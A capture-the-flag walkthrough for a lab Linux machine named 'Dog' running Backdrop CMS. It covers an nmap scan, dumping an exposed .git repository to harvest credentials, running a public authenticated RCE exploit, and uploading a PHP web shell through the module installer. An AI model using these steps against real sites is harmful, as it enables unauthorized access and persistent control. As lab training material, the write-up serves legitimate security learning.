# Dog
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Dog
- OS Type: Linux
- Difficulty: Linux
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Tue May 6 11:09:30 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.11.58Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet ([\w._ -]+) 'Nmap scan report for 10.10.11.58Host is up, received echo-reply ttl 63 (0.28s latency).Scanned at 2025-05-06 11:09:31 IST for 104sNot shown: 64980 closed tcp ports (reset), 553 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEJsqBRTZaxqvLcuvWuqOclXU1uxwUJv98W1TfLTgTYqIBzWAqQR7Y6fXBOUS6FQ9xctARWGM3w3AeDw+MW0j+iH83gc9J4mTFTBP8bXMgRqS2MtoeNgKWozPoy6wQjuRSUammW772o8rsU2lFPq3fJCoPgiC7dR4qmrWvgp5TV8GuExl7WugH6/cTGrjoqezALwRlKsDgmAl6TkAaWbCC1rQ244m58ymadXaAx5I5NuvCxbVtw32/eEuyqu+bnW8V2SdTTtLCNOe1Tq0XJz3mG9rw8oFH+Mqr142h81jKzyPO/YrbqZi2GvOGF+PNxMg+4kWLQ559we+7mLIT7ms0esal5O6GqIVPax0K21+GblcyRBCCNkawzQCObo5rdvtELh0CPRkBkbOPo4CfXwd/DxMnijXzhR/lCLlb2bqYUMDxkfeMnmk8HRF+hbVQefbRC/+vWf61o2l0IFEr1IJo3BDtJy5m2IcWCeFX3ufk5Fme8LTzAsk6G9hROXnBZg8=| 256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM/NEdzq1MMEw7EsZsxWuDa+kSb+OmiGvYnPofRWZOOMhFgsGIWfg8KS4KiEUB2IjTtRovlVVot709BrZnCvU8Y=| 256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPMpkoATGAIWQVbEl67rFecNZySrzt944Y/hWAyq4dPc80/tcp open http syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-favicon: Unknown favicon MD5: 3836E83A3E835A26D789DDA9E78C5510| http-git:| 10.10.11.58:80/.git/| Git repository found!| Repository description: Unnamed repository; edit this file 'description' to name the...|_ Last commit message: todo: customize url aliases. reference:https://docs.backdro...| http-robots.txt: 22 disallowed entries| /core/ /profiles/ /README.md /web.config /admin| /comment/reply /filter/tips /node/add /search /user/register| /user/password /user/login /user/logout /?q=admin /?q=comment/reply| /?q=filter/tips /?q=node/add /?q=search /?q=user/password|_/?q=user/register /?q=user/login /?q=user/logout|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-generator: Backdrop CMS 1 (https://backdropcms.org)|_http-title: Home | DogService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Tue May 6 11:11:15 2025 -- 1 IP address (1 host up) scanned in 104.91 secondsEnumeration
Port 80/HTTP

http service is running on port 80, let’s visit the website in browser

in the footer section i found CMS name - backdrop cms
we found authenticated RCE vulnerability https://www.exploit-db.com/exploits/52021but we need valid creds to exploit this vulnerability
as nmap scan shows that the .git repository is exposed we’ll use git-dumper to dump the git repo into our local machine
git-dumper http://10.10.11.58/.git/ gitin settings.php i found the database credentials

but i tried with root user but it says unrecongnized user
if we carefully look at all blogs we can see that there’s username in all blogs, all are anonymous except one

let’s try this username

great now we know the valid username but the password for this user is not working
This was pure guess!!
grep -iR "@dog.htb"
we found the another username tiffiny

run the exploit
python3 52021.py http://10.10.11.58

to install the shell go to Functionality > Install New Module and then click Manual Installation
upload the shell.zip file

but upload was not successful as it requires the tar.gz file so open file manager

right click on folder and then Create archive it will create a tar.gz file

shell available on → http://10.10.11.58/modules/shell/shell.php

